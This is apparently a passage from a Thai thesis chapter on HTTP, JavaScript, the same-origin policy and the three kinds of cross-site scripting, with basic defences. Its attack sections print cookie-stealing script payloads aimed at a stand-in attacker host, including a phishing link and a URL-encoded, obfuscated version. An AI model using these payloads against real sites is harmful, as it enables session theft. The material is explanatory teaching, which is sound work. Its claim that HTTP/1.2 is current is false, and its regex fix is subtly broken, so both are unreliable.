เอชทีทีพีเป็นโพรโทคอล (Protocol) ในการติดต่อสื่อสารระหว่างไคล์เอนท์และเซอร์เวอร์ ถูกคิดค้นเพื่อส่งและรับข้อมูลประเภทเพจที่ใช้เท็กซ์ในการอธิบายการแสดงผล (hypertext pages) ซึ่งภาษาที่นิยมใช้ในการอธิบายคือเอชทีเอ็มแอล โดยปกติเอชทีทีพีทำงานอยู่บนพอร์ต (port) 80

เอชทีทีพีเป็นโพรโทคอลที่ไม่มีการรู้จำสถานะ (stateless protocol) ซึ่งมีข้อดีคือเซอร์เวอร์ไม่จำเป็นต้องจำข้อมูลของผู้ใช้ (user) ในระหว่างการร้องขอ (Request) แต่ทำให้ผู้พัฒนาเว็บ (web developers) ต้องหาทางรักษาสถานะของผู้ใช้ (user'states) เอาไว้เพื่อให้เว็บแอพพลิเคชั่นสามารถทำงานยืนยันตัวตนของผู้ใช้ได้ ซึ่งวิธีที่สะดวกและใช้กันมากคือคุกกี้ (Cookies) ที่เป็นเท็กซ์เล็กๆซึ่งเซอร์เวอร์ส่งไปให้เบราว์เซอร์เก็บไว้และส่งกลับมาทุกครั้งเมื่อเบราว์เซอร์เข้าไปทำงานที่เซอร์เวอร์ เป็นการยืนยันตัวตนและรักษาสถานะของผู้ใช้

คำสั่งสำคัญของเอชทีทีพีและมีการพูดถึงกันมากคือคำสั่งเก็ท (GET) และโพสต์ (POST)

คำสั่งเก็ทใช้ในการส่งการร้องขอไปยังทรัพยากรที่มีพาธ (path) ที่แน่นอน เช่น GET /images/logo.gif HTTP/1.1

คำสั่งโพสต์ใช้ในการส่งข้อมูลไปทำงานยังแหล่งที่กำหนดไว้ นิยมใช้คู่กับเอชทีเอ็มแอลฟอร์ม (HTML form) ในการส่งค่า

ปัจจุบันการทำงานของเบราว์เซอร์ที่ติดต่อกับฝั่งเซอร์เวอร์ส่วนใหญ่ใช้โพรโทคอลเอชทีทีพีซึ่งเวอร์ชั่นล่าสุดคือ HTTP/1.2

2.1.3 **เว็บแอพพลิเคชั่น** [10]

เว็บแอพพลิเคชั่นมีชื่อย่อเรียกว่าเว็บแอพ (webapp) เป็นแอพพลิเคชั่นที่สามารถเข้าถึงโดยตรงทางเว็บผ่านเน็ตเวิค (network) ซึ่งเป็นที่นิยมมากเนื่องจากจำนวนของไคล์เอนท์นั้นมีมากมาย ใช้งานง่าย ไม่กินทรัพยากร และการปรับเปลี่ยนเว็บแอพพลิเคชั่นจะไม่ส่งผลให้ต้องเปลี่ยนแปลงหรือลงโปรแกรมเพิ่มในฝั่งไคล์เอนท์ทำให้สามารถปรับเปลี่ยนหรืออัพเดตข้อมูลได้สะดวก

เว็บแอพพลิเคชั่นมีผลผลิตออกมาหลายรูปแบบ เช่นเว็บเมล์ (Webmail), เว็บการประมูลของออนไลน์ (online auctions), วิกิพีเดีย บอร์ดสนทนา ฯลฯ ซึ่งภาษาที่นิยมใช้ในการพัฒนาเว็บแอพพลิเคชั่นได้แก่ เอเอสพี (ASP), เอเอสพีดอตเน็ต (ASP.NET), ซีจีไอ (CGI), โคลด์ฟิวชั่น (ColdFusion), เจเอสพี (JSP), พีเอชพี (PHP), เอมเพิร์ล (Embperl), ไพทอน (Python) หรือรูบี (Ruby) และส่วนมากจะมีการทำงานติดต่อกับฐานข้อมูล

ในส่วนต่อประสาน (interface) ที่เป็นส่วนติดต่อกับผู้ใช้งาน นิยมใช้เทคโนโลยี เช่น จาวา (Java), จาวาสคริปต์ (JavaScript), แฟลช (Flash) เข้ามาทำงานร่วมกันเพื่อการแสดงผลที่สวยงามดึงดูดใจและอำนวยความสะดวกในการใช้บริการเพื่อไม่ให้ต้องเสียเวลานาน อย่างเช่น การรีโหลดเพจ ซึ่งเอแจ็กซ์ (AJAX) เองก็เป็นตัวอย่างหนึ่งที่เกิดจากการใช้เทคโนโลยีหลายตัวมารวมกันและสามารถสร้างการทำงานที่ดีกว่าได้

ปัจจุบันในการพัฒนาเว็บแอพพลิเคชั่นนั้น นิยมใช้การทำงานของเทคโนโลยีฝั่งเซอร์เวอร์ เช่น พีเอชพีและฝั่งไคล์เอนท์เช่น จาวาสคริปต์ร่วมกัน

อย่างไรก็ตามเมื่อพิจารณาถึงความปลอดภัยของเว็บแอพพลิเคชั่น มีเรื่องที่ต้องพิจารณามากมายและอาจจะจำเป็นต้องตรวจสอบด้วยวิธีต่างๆเพื่อให้มั่นใจถึงความปลอดภัยซึ่งในบางกรณีจะต้องพิจารณาเข้าไปถึงภาษาที่ใช้พัฒนาเว็บแอพพลิเคชั่นด้วย

2.1.4 **จาวาสคริปต์** [11,12]

จาวาสคริปต์เป็นภาษาสคริปต์ที่ส่วนใหญ่จะใช้ในการพัฒนาเว็บและทำงานอยู่ที่ฝั่งของไคล์เอนท์ จาวาสคริปต์มีลักษณะคล้ายกับจาวาแต่สามารถใช้งานได้ง่ายกว่า ภาษาจาวาสคริปต์ได้ถูกใช้งานอย่างแพร่หลายในเว็บไซต์ (website) และมีความสามารถในการเข้าถึงออบเจกต์ที่อยู่ในแอพพลิเคชั่นอื่น

จาวาสคริปต์นั้นมีโครงสร้างคล้ายกับภาษาซี (C) และยังมีคุณสมบัติของไดนามิค (dynamic) เช่น

การสร้างตัวแปรโดยไม่ต้องระบุชนิดของข้อมูล (dynamic typing), ออบเจกต์ที่ทำหน้าที่เหมือนแถวลำดับที่มีความสัมพันธ์ (associative arrays) คือใช้ออบเจกต์เป็นแถวลำดับที่มีความสัมพันธ์ได้กล่าวคือ obj.x = 10 และ obj["x"] = 10 นั้นมีความหมายเหมือนกัน และความสามารถในการทำการแปลงซอสโค้ดเพื่อรันทำงาน (interpret source code) นอกจากนี้จาวาสคริปต์ยังสนับสนุนการทำนิพจน์เรกูลา (regular expression) ที่เป็นการทำงานในการระบุเท็กซ์ที่สนใจได้อย่างยืดหยุ่นและรัดกุม

การใช้งานพื้นฐานของจาวาสคริปต์ส่วนมากจะเป็นการเขียนฟังก์ชั่นที่ฝังอยู่หรือรวมอยู่ในเอชทีเอ็มแอลของเพจและติดต่อทำงานกับดอคคิวเมนต์ออบเจกต์โมเดล (DOM : Document Object Model) ของเพจ

ส่วนการทำงานที่พบเห็นได้บ่อยในเว็บเพจได้แก่ การเปิดหน้าต่างขึ้นใหม่ (new window) หรือป๊อปอัพวินโดว์ (pop-up windows) และทำการกำหนดขนาดและตำแหน่งของหน้าต่างใหม่ การเปลี่ยนรูปภาพเมื่อเมาส์คลิกหรือเมาส์วาง การตรวจสอบค่าอินพุตของเว็บฟอร์ม (web form input value) ก่อนจะส่งไปยังเซอร์เวอร์เป็นต้น

เนื่องจากจาวาสคริปต์ทำงานอยู่ฝั่งเบราว์เซอร์ดังนั้นการทำงานของมันจึงเป็นไปอย่างรวดเร็วและยังสามารถตรวจสอบการทำงานของผู้ใช้ในรูปแบบที่เอชทีเอ็มแอลทำไม่ได้ อย่างเช่น ดักจับการกดคีย์บอร์ด (log keystrokes)

สำหรับเรื่องของความปลอดภัย จาวาสคริปต์อาศัยเกณฑ์ 2 ข้อเป็นหลัก

1. สคริปต์จะทำงานในแซนด์บ็อกซ์ (sandbox) [13] ที่อนุญาตให้เฉพาะการทำงานที่เกี่ยวกับเว็บเท่านั้น ไม่อนุญาตการทำงานโปรแกรมทั่วๆไปอย่างการสร้างไฟล์

2. พึ่งพิงเอสโอพี (SOP : Same Origin Policy) เพื่อไม่ให้สคริปต์จากโดเมนนึงไปยุ่งเกี่ยวกับโดเมนอื่น

2.1.5 **เอสโอพี** [14]

เอสโอพีเป็นส่วนสำคัญของกระบวนการความปลอดภัยของไคล์เอนท์ไซด์สคริปต์ (โดยเฉพาะจาวาสคริปต์) หลักการทำงานคือแยกการทำงานของสคริปต์หรือดอคคิวเมนต์ออกตามแต่ละออริจิน (Origin) ทำให้สคริปต์สามารถเข้าถึงทรัพยากรในเว็บไซต์เดียวกับตัวมันได้แต่ไม่สามารถเข้าถึงทรัพยากรของเว็บไซต์อื่น

ถ้าปราศจากเอสโอพี จาวาสคริปต์จากไซต์ (site) ที่อันตรายจะสามารถก่อให้เกิดความเสียหายได้หลายอย่าง เช่น ดักจับการกดคีย์ในวินโดว์ (window) อื่นขณะที่กำลังล็อคอิน (login) เข้าไปในไซต์หรือสามารถใส่การร้องขอปลอม ขโมยคุกกี้และอื่นๆอีกมาก

คำว่าออริจินถูกกำหนดโดยการใช้โดเมนเนม (Domain name) โพรโทคอลและพอร์ต (บางกรณีเบราว์เซอร์บางตัวจะไม่ได้ทำการพิจารณาพอร์ต) เพจใดๆจะถือว่ามีออริจินเดียวกันก็ต่อเมื่อทั้ง 3 ส่วนที่กล่าวมานั้นมีค่าเหมือนกัน

อย่างไรก็ตาม เอสโอพีแบ่ง <frame> และ <iframe> ออกจากกันถือเป็นดอคคิวเมนต์ที่มีออริจินแยกจากกันแต่สำหรับ <script> จะถือว่ามีออริจินเดียวกับโดเมนที่เรียกมาใช้งาน (ออริจินเดียวกับเพจที่มี <script> อยู่) แม้ว่า <script> จะถูกโหลดมาจากโดเมนอื่น อย่างเช่น ที่ a.com/

service อาจจะมีสคริปต์ <script src='http://b.com/lib.js'> ซึ่งจะอนุญาตให้ lib.js สามารถเข้าถึงดอคคิวเมนต์ออบเจกต์โมเดลออบเจกต์ (DOM object) ของ a.com ได้แต่จะไม่อนุญาตเข้าถึงออบเจกต์ของ b.com จึงเป็นปัจจัยหนึ่งที่ทำให้เกิดปัญหาอย่างครอสไซต์สคริปติ้งขึ้น เพราะสคริปต์จะสามารถมีออริจินเดียวกับเพจนั้นได้ถ้าเพจดังกล่าวมีการอ้างถึงตัวสคริปต์อยู่ในเพจ

การทำงานของเบราว์เซอร์ในปัจจุบันต่อเอสโอพีเป็นแบบโมเดลเชื่อถือทั้งหมดหรือไม่เชื่อถือเลย (all or nothing trust model) คือปล่อยให้สคริปต์จะเข้าถึงทุกอย่างได้อย่างอิสระหรือว่าจะทำการแยกไว้ด้วย <frame> ซึ่งเป็นปัญหาสำคัญของผู้พัฒนาเว็บแอพพลิเคชั่นที่ต้องการการประยุกต์ใช้ฟังก์ชั่นหรือสคริปต์จากโดเมนอื่นเข้ามาทำงานในเพจของตัวเองโดยต้องการให้ติดต่อกันได้แต่ต้องการจัดสรรทรัพยากรไม่ให้ยุ่งเกี่ยวกันเกินความจำเป็น

ตัวอย่างช่องโหว่ที่เกิดจากมาลิเชียสเพจ (malicious page) มีโดเมนเดียวกับเพจเป้าหมาย เช่นใน http://www.a.com/c/index.html ทำการสร้างคุกกี้ขึ้นโดยคุกกี้จะสามารถใช้ได้ใน http://www.a.com/c/widgets/index.html และ http://www.a.com/c/order.html แต่การที่จะทำให้ไม่สามารถเข้าถึงได้จาก http://www.a.com/about.html นั้นยังไม่สามารถทำได้ในปัจจุบัน เพราะว่าเอสโอพีอาศัยเพจที่มีโดเมนเดียวกัน (same-domain pages) ในการเข้าถึงคุกกี้ของอีกเพจนั่นคือสคริปต์ใน http://www.a.com/about.html สามารถสร้าง iframe เพื่อเชื่อมไปยัง http://www.a.com/c/index.html และเข้าถึงคุกกี้ได้ [15]

2.2 การโจมตี

ครอสไซต์สคริปติ้งเป็นหนึ่งในเทคนิคการโจมตีของจุดอ่อนประเภทมาลิเชียสอินเจ็คชัน (malicious injection) การทำงานคือการที่เซอร์เวอร์รับอินพุตของผู้ใช้เข้าไปแล้วแสดงผลตอบสนองกลับมาทำงานเป็นไคล์เอนท์ไซด์สคริปต์ในเบราว์เซอร์ของผู้ใช้ ทำให้ไคล์เอนท์ไซด์สคริปต์นั้นมีสิทธิในการทำงานเทียบเท่ากับสคริปต์ที่เกิดจากตัวเว็บนั้นเอง นั่นหมายถึงสิทธิของผู้ใช้ในการใช้งานต่อเว็บดังกล่าวและสิทธิในการทำงานของเบราว์เซอร์ ซึ่งการโจมตีอาจจะเป็นแค่สคริปต์ที่ส่งค่าคุกกี้ของผู้ใช้ต่อเว็บนั้นไปยังผู้โจมตีหรือเป็นสคริปต์ (หรือแท็กของเอชทีเอ็มแอล) ที่จะไปทำการโหลดสคริปต์มาจากไซต์อื่นเพื่อให้สามารถใช้ทรัพยากรในทางอื่นได้อย่างเต็มที่ ทั้งนี้ยังขึ้นอยู่กับเทคโนโลยีของไคล์เอนท์ไซด์สคริปต์และเป้าหมายของการโจมตีอีกด้วย ครอสไซต์สคริปติ้งสามารถเกิดขึ้นได้กับเทคโนโลยีฝั่งไคล์เอนท์หลายตัวแต่ที่นิยมใช้และแพร่หลายอย่างมากคือจาวาสคริปต์

สิ่งที่ทำให้ครอสไซต์สคริปติ้งแตกต่างจากการที่เว็บไซต์ส่งโปรแกรมอันตรายเข้าเบราว์เซอร์ของผู้ใช้โดยตรงคือแหล่งที่มาของโปรแกรม ซึ่งถ้าเป็นไซต์อันตรายผู้ใช้อาจจะไม่ยอมให้

ไคล์เอนท์ไซด์สคริปต์ทำงานหรือต้องผ่านการไซน์สคริปต์ (sign script) ก่อน แต่ถ้าใช้ครอสไซต์สคริปติ้งกับทรัสต์ไซต์ (trusted site) ผู้ใช้จะยอมให้สคริปต์ทำงานโดยที่ไม่มีคำเตือนปรากฏให้ผู้ใช้ทราบ

หลักการการโจมตีคือผู้โจมตีทำการทดสอบเว็บแอพพลิเคชั่นเพื่อหาว่ามีจุดอ่อนต่อการโจมตีประเภทครอสไซต์สคริปติ้งหรือไม่จากนั้นจึงทำการโจมตีในลำดับต่อไป โดยพื้นฐานการโจมตีของครอสไซต์สคริปติ้งในเบื้องต้นคือการอาศัยประโยชน์จากการที่เซอร์เวอร์ไม่ได้เข้ารหัสอินพุตที่ถูกส่งมาพร้อมกับการร้องขอก่อนจะส่งกลับไปให้ไคล์เอนท์ยกเว้นกรณีดอมเบสครอสไซต์สคริปติ้ง (Dom-based XSS) ซึ่งวิธีการโจมตีครอสไซต์สคริปติ้งสามารถแบ่งได้เป็นสามรูปแบบ สทอร์ดครอสไซต์สคริปติ้ง (Stored-XSS) รีเฟลคครอสไซต์สคริปติ้ง (Reflect-XSS) และดอมเบสครอสไซต์สคริปติ้งดังมีรายละเอียดต่อไปนี้

2.2.1 **สทอร์ดครอสไซต์สคริปติ้ง**

สำหรับการโจมตีแบบถาวร (persistent) หรือที่เรียกว่าสทอร์ดครอสไซต์สคริปติ้งเป็นการโจมตีที่มีการใส่มาลิเชียสอินพุต (malicious input) เข้าไปในฝั่งเซอร์เวอร์อย่างถาวร นั่นคือเซอร์เวอร์ทำการเก็บอินพุตลงในดาต้าเบสหรือไฟล์ทำให้การส่งมาลิเชียสอินพุตเกิดขึ้นเพียงแค่ครั้งเดียว การโจมตีแบบนี้ส่วนใหญ่เกิดกับเว็บบอร์ด, บล็อคหรือเกสต์บุค (guestbook) ซึ่งอาศัยประโยชน์จากธรรมชาติของแอพพลิเคชั่นที่สามารถให้ผู้ใช้งานสร้างคอนเทนต์ขึ้นได้เองทำให้เมื่อมีการนำอินพุตไปเก็บและใช้งานโดยไม่มีการตรวจสอบ ผู้โจมตีจะสามารถโจมตีได้โดยใส่สคริปต์เข้าไปโดยตรง เช่น <script>document.location='http://attackerhost.com/cgi-bin/cookiesteal.cgi?'+ document.cookie</script> ทำให้เมื่อผู้ใช้งานคนอื่นเข้ามาชมเพจที่มีการแสดงอินพุตของผู้โจมตี ผู้ใช้งานคนที่เข้ามาชมเพจจะรันสคริปต์ของผู้โจมตีไปโดยอัตโนมัติ ตัวอย่างเช่น ในรูปที่ 2.1 เป็นการใส่สคริปต์ไปในแอพพลิเคชั่นที่จะสร้างเมสเซจ (message) ขึ้นเพื่อให้ผู้ใช้คนอื่นสามารถเข้ามาชมข้อความได้ เมื่อผู้ใช้ทำการเปิดดูเมสเซจที่มีสคริปต์อยู่สคริปต์จะทำงานแสดงผลค่าคุกกี้ออกมาดังที่เห็นในรูปที่ 2.1 ด้านขวาสุด

รูปที่ 2.1 การโจมตีแบบสทอร์ดครอสไซต์สคริปติ้ง (จากซ้ายสุดคือหน้าจอการรับอินพุต ถัดมาเป็นหน้าจอการใส่อินพุตที่มีสคริปต์แฝงอยู่ หน้าจอการแสดงผลการสร้างเมสเซจจากอินพุตที่ใส่เข้าไป และสุดท้ายคือ หน้าจอแสดงผลการทำงานเมื่อเปิดดูเมสเซจที่มีสคริปต์อยู่) [4]

2.2.2 รีเฟลคครอสไซต์สคริปติ้ง

การโจมตีแบบชั่วคราว (Non-persistent) หรือที่เรียกว่ารีเฟลคครอสไซต์สคริปติ้งเป็นการโจมตีที่อาศัยหลักการทำงานของแอพพลิเคชั่นที่รับค่ามาลิเชียสอินพุตจากฟอร์มเข้าไปแล้วประมวลผลออกเป็นเพจให้ผู้ใช้ เมื่อเบราว์เซอร์ของผู้ใช้รับค่าจากเพจแล้วจะทำการรันสคริปต์โดยเข้าใจว่าเป็นสคริปต์จากเซอร์เวอร์ การโจมตีประเภทนี้จำเป็นจะต้องส่งมาลิเชียสอินพุตไปยังเซอร์เวอร์ที่เป็นจุดอ่อนต่อครอสไซต์สคริปติ้งทุกครั้ง จึงมักใช้ร่วมกับการสปูฟฟิง (spoofing) ทำการปลอมลิงค์เพราะจำเป็นต้องให้ผู้ใช้เป็นผู้ส่งมาลิเชียสอินพุตไปยังเซอร์เวอร์เองทำให้การโจมตีส่วนใหญ่ของรีเฟลคครอสไซต์สคริปติ้งจะอยู่ในรูปแบบลิงค์ที่เมื่อคลิกแล้วจะทำการโจมตีส่วนมากจะเกิดกับเว็บที่มีการรับอินพุตจากผู้ใช้มาแสดงผลในเบราว์เซอร์ เช่น ในเว็บแอพพลิเคชั่นที่มีกระบวนการการทำงานเมื่อได้รับการร้องขอ http://portal.example/index.php?sessionid=12312312&username=Joe แล้วใช้ค่าจาก username มาแสดงผลโดยตรงปรากฏเป็น “Welcome Joe” ออกมา ซึ่งจะทำให้เกิดจุดอ่อนครอสไซต์สคริปติ้งขึ้นถ้าไม่มีการป้องกัน เช่น ผู้โจมตีสร้างลิงค์แล้วส่งไปกับเมล์เพื่อให้เป้าหมายคลิกได้ดังนี้ <a herf=”http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>”>Click here to verify your account. เมื่อผู้ใช้ที่เป็นเป้าหมายคลิกที่ลิงค์เบราว์เซอร์จะทำการส่งค่าของคุกกี้ของไซต์ที่มีจุดอ่อนครอสไซต์สคริปติ้งไปยังเซอร์เวอร์ของผู้โจมตีเพื่อทำการบันทึกค่าคุกกี้ไว้ซึ่งในความ

เป็นจริงแล้วการโจมตีที่แนบมากับเมล์ไม่จำเป็นต้องรอให้ผู้ใช้คลิกที่ลิงค์แต่อาจใช้ <iframe> มาช่วยทำให้การโจมตีเริ่มโดยอัตโนมัติเพียงแค่เปิดเมล์อ่าน


และเพื่อปกปิดไม่ให้ผู้ใช้สังเกตเห็นว่ามีการเรียกใช้สคริปต์ ในส่วน <script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script> สามารถทำการเข้ารหัสให้อ่านได้ยากขึ้นตามในรูป 2.2

```
http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

รูปที่ 2.2 ลิงค์ที่ทำการเข้ารหัสในส่วนของสคริปต์ <script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>

จึงทำให้ผู้ใช้งานทั่วไปไม่รู้ว่าสิ่งที่ถูกส่งไปเป็นอะไร และผู้โจมตีสามารถทำการปลอมลิงค์สเตตัส (link status) ได้เมื่อต้องการ [16]

ตัวอย่างของรีเฟลคครอสไซต์สคริปติ้งที่พบเห็นได้ง่ายคือการใช้ประโยชน์จากเสริจ์เอ็นจิ้น (search engine) ดังในรูปที่ 2.3 คือ 1. ผู้ใช้คลิกลิงค์เกิดการส่งเพย์โหลดไปยังเซอร์เวอร์เป้าหมาย 2. เซอร์เวอร์เป้าหมายทำการประมวลผลแล้วตอบสนองการร้องขอโดยไม่ได้ทำเอสเคปเอนโค้ด 3. เบราว์เซอร์ทำการรันเพย์โหลดทำงาน



รูปที่ 2.3 การโจมตีแบบรีเฟลคครอสไซต์สคริปติ้งจากการใช้ประโยชน์จากเสริจ์เอ็นจิ้น [17]

2.2.3 ดอมเบสครอสไซต์สคริปติ้ง

คือการโจมตีที่ใช้สคริปต์ทำการเขียนเอชทีเอ็มแอลแท็กขึ้นมาอีกที ดอมเบสครอสไซต์สคริปติ้งเป็นการโจมตีที่ผู้ใช้ไม่ได้ส่งสคริปต์ไปยังฝั่งเซอร์เวอร์เหมือนกับรีเฟลคครอสไซต์สคริปติ้งและสคริปต์ไม่ได้ถูกเก็บไว้ในฝั่งเซอร์เวอร์เหมือนกับสทอร์ดครอสไซต์สคริปติ้งแต่เป็นการโจมตีที่อาศัยคุณสมบัติของดอคคิวเมนต์ออบเจกต์โมเดลในการแปลงอินพุตให้กลายเป็นสคริปต์ เช่น ในเซอร์เวอร์ที่ใช้ไคล์เอนท์ไซด์สคริปต์มาช่วยในการแสดงผลอย่างไม่ระวัง การโจมตีอาศัยการทำงานของเบราว์เซอร์โดยใช้ '#' ทำให้ค่าที่อยู่ด้านหลังตัวมันไม่ถูกส่งไปยังเซอร์เวอร์แต่ไคล์เอนท์ไซด์สคริปต์ยังสามารถเข้าถึงค่านั้นและนำไปใช้ในการแสดงผลได้ หรือเกิดขึ้นจากการที่เซอร์เวอร์ไปอ่านข้อมูลจากที่อื่นอย่างเช่นอาร์เอสเอสฟีด (RSS Feed) แล้วแสดงผลออกมาโดยไม่ตรวจสอบก่อนทำให้สามารถเกิดการแสดงผลกลายเป็นสคริปต์ขึ้น การโจมตีประเภทนี้ผู้โจมตีจะเข้าใจกระบวนการทำงานของการแสดงผลของเซอร์เวอร์อย่างดีและทางฝั่งเซอร์เวอร์ไม่ได้ควบคุมการแสดงผลให้ครอบคลุม จึงเปิดโอกาสให้สามารถสร้างอินพุตที่สุดท้ายจะถูกแปลงให้เป็นสคริปต์และทำงานขึ้นมาได้ สรุปแล้วดอมเบสครอสไซต์สคริปติ้งเป็นการโจมตีแบบที่ใช้การทำงานของฝั่งไคล์เอนท์เทคโนโลยีประกอบกับกระบวนการในการแสดงผลของฝั่งเซอร์เวอร์ที่ไม่ได้ป้องกันอย่างดีทำให้สคริปต์สามารถเขียนสคริปต์ที่อาจก่อให้เกิดอันตรายขึ้นได้ ตัวอย่างจาก [3] เช่น เว็บไซต์ http://www.vulnerable.site/ welcome.html มีการทำงานดังในรูปที่ 2.4

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
...
</HTML>
```

รูปที่ 2.4 โค้ดการทำงานของเว็บไซต์ http://www.vulnerable.site/welcome.html

ดังที่เห็นในรูปที่ 2.4 คือแอพพลิเคชั่นทำการจับพารามิเตอร์ส่วนของ name แล้วแสดงออกมาให้ผู้ใช้เห็นทำให้การโจมตีครอสไซต์สคริปติ้งสามารถเกิดขึ้นได้ เช่น การใช้ http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>

เมื่อใช้การร้องขอข้างต้นส่งเข้าไปเบราว์เซอร์จะทำการพาสเอชทีเอ็มแอลของเพจไปยังดอคคิวเมนต์ออบเจกต์โมเดลโดยจะมีออบเจกต์ที่เรียกว่าดอคคิวเมนต์ซึ่งมีส่วนประกอบ

(property) ที่เรียกว่ายูอาร์แอล (URL) ทำการเก็บยูอาร์แอลของเพจนั้นๆไว้ขณะที่ทำการสร้างดอคคิวเมนต์ออบเจกต์โมเดล และเมื่อพาสเซอร์ (parser) ของเบราว์เซอร์ทำงานมาถึงส่วนของโค้ดจาวาสคริปต์ จาวาสคริปต์จะทำการเปลี่ยนแปลงข้อมูลเอชทีเอ็มแอลของเพจ ทำให้เมื่อส่งการร้องขอข้างต้นเข้าไปจะเกิดการทำงานของจาวาสคริปต์ทำการเขียนเอชทีเอ็มแอลขึ้นมาใหม่เกิดเป็น <script>alert(document.cookie)</script> ทำให้เบราว์เซอร์เข้าใจว่าเป็นจาวาสคริปต์และทำการแสดงคุกกี้ออกมาในที่สุด ซึ่งจากสตริงโจมตีข้างต้นจะดูคล้ายกับรีเฟลคครอสไซต์สคริปติ้งแต่ถือว่าต่างกันเพราะสามารถใช้ http://www.vulnerable.site/welcome.html#name=<script>alert(document.cookie)<script> แทนในการโจมตีได้ โดยเป็นการโจมตีที่ใช้ '#' เข้าช่วยทำให้ค่าที่อยู่ด้านหลัง '#' นั่นคือ <script>alert(document.cookie)<script> จะไม่ถูกส่งไปทำงานที่ฝั่งเซอร์เวอร์ แต่การโจมตีสามารถเกิดขึ้นได้เพราะจาวาสคริปต์เข้าถึงยูอาร์แอลและทำการเขียนเอชทีเอ็มแอลเพจขึ้นมาใหม่ด้วยส่วนของยูอาร์แอลที่อยู่หลัง name= และจากที่เป็นการเขียนเอชทีเอ็มแอลเพจขึ้นมาใหม่โดยใช้ส่วนของยูอาร์แอลที่อยู่หลัง name= ดังนั้นจึงสามารถใช้ http://www.vulnerable.site/welcome.html?notname=<script>(document.cookie)</script> ในการโจมตีได้ ดอมเบสครอสไซต์สคริปติ้งจึงเป็นการโจมตีที่สคริปต์โจมตีสามารถทำงานได้โดยไม่ต้องส่งไปที่เซอร์เวอร์เป้าหมายก่อน

วิธีแก้ไขการโจมตีแบบดอมเบสครอสไซต์สคริปติ้งได้แก่การทำซีเคียวโค้ด (secure code) ทำการตรวจสอบก่อนที่จะทำการเปลี่ยนแปลงข้อมูลเอชทีเอ็มแอลเพื่อให้มั่นใจว่าผู้ใช้ไม่สามารถยุ่งเกี่ยวกับการทำงานของการแสดงผลได้โดยตรง เช่นในรูปที่ 2.5

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
var name=document.URL.substring(pos,document.URL.length);
if (name.match(/^[a-zA-Z0-9]$/)) {
document.write(name);
}
else {
window.alert("Security error");
}
</SCRIPT>
```

รูปที่ 2.5 โค้ดเพิ่มเติมของเว็บไซต์ http://www.vulnerable.site/welcome.html เพื่อป้องกันการโจมตี

จากรูปที่ 2.5 จะเป็นการใช้นิพจน์เรกูลามาช่วยตรวจสอบก่อนจะทำการเปลี่ยนแปลงเพจเพื่อแสดงผลทำให้การโจมตีไม่เกิดขึ้น

จะเห็นได้ว่าการโจมตีของครอสไซต์สคริปติ้งทั้งสามชนิดไม่สามารถทำการป้องกันได้โดยเอสเอสแอล (SSL) และการป้องกันโดยใช้เอชทีทีพีรีเฟอเรอ (HTTP Referrer) ที่เป็นการดูข้อมูลในเฮดเดอร์ (header) ส่วนรีเฟอเรอฟิลด์ (Referrer Field) เพื่อให้มั่นใจว่าค่าจากฟอร์มถูกส่งมาจากโดเมนเดียวกันจะใช้ไม่ได้ในบางกรณี เช่น ถ้าทำงานจากเอชทีทีพีเอส (HTTPS) ไปยังเอชทีทีพีค่าในรีเฟอเรอฟิลด์จะถูกเอาออก ส่วนการป้องกันโดยการกรองอักขระสำคัญหรือสตริง (string) จากการร้องขอที่เข้ามาจะต้องเสียทรัพยากรไปมากในการตรวจสอบ และยังมีการโจมตีที่ใช้ความสามารถในการประมวลผลที่แตกต่างกันไปตามแต่เบราว์เซอร์ทำให้สามารถหลบหลีกการกรองสายอักขระได้ ทำให้การสร้างการป้องกันการโจมตีให้ครอบคลุมรูปแบบการโจมตีเป็นเรื่องที่ยุ่งยาก

2.3 การป้องกัน

การป้องกันเบื้องต้น (Basic Prevention) ของครอสไซต์สคริปติ้งส่วนใหญ่ทำการพิจารณากันที่ฝั่งเซอร์เวอร์ ซึ่งได้แก่การแก้ไขโค้ดทำซีเคียวโค้ดของตัวแอพพลิเคชั่นในการระบุให้ชัดถึงแท็กอนุญาตและไม่อนุญาต อย่างเช่นที่กล่าวใน [18] ซึ่งการทำจะขึ้นอยู่กับความสามารถในการเขียนโค้ดของผู้พัฒนาและเนื่องจากบางแอพพลิเคชั่นไม่สามารถเข้าถึงซอสโค้ดได้ เช่นเป็นการเอาไบนารีไฟล์ (binary file) มาประยุกต์ใช้โดยตรง ทำให้วิธีซีเคียวโค้ดอาจจะทำได้ยุ่งยากในความเป็นจริงโดยเฉพาะกรณีที่เป็นโปรเจ็ค (project) ใหญ่มีหลายกลุ่มแบ่งส่วนกันทำ

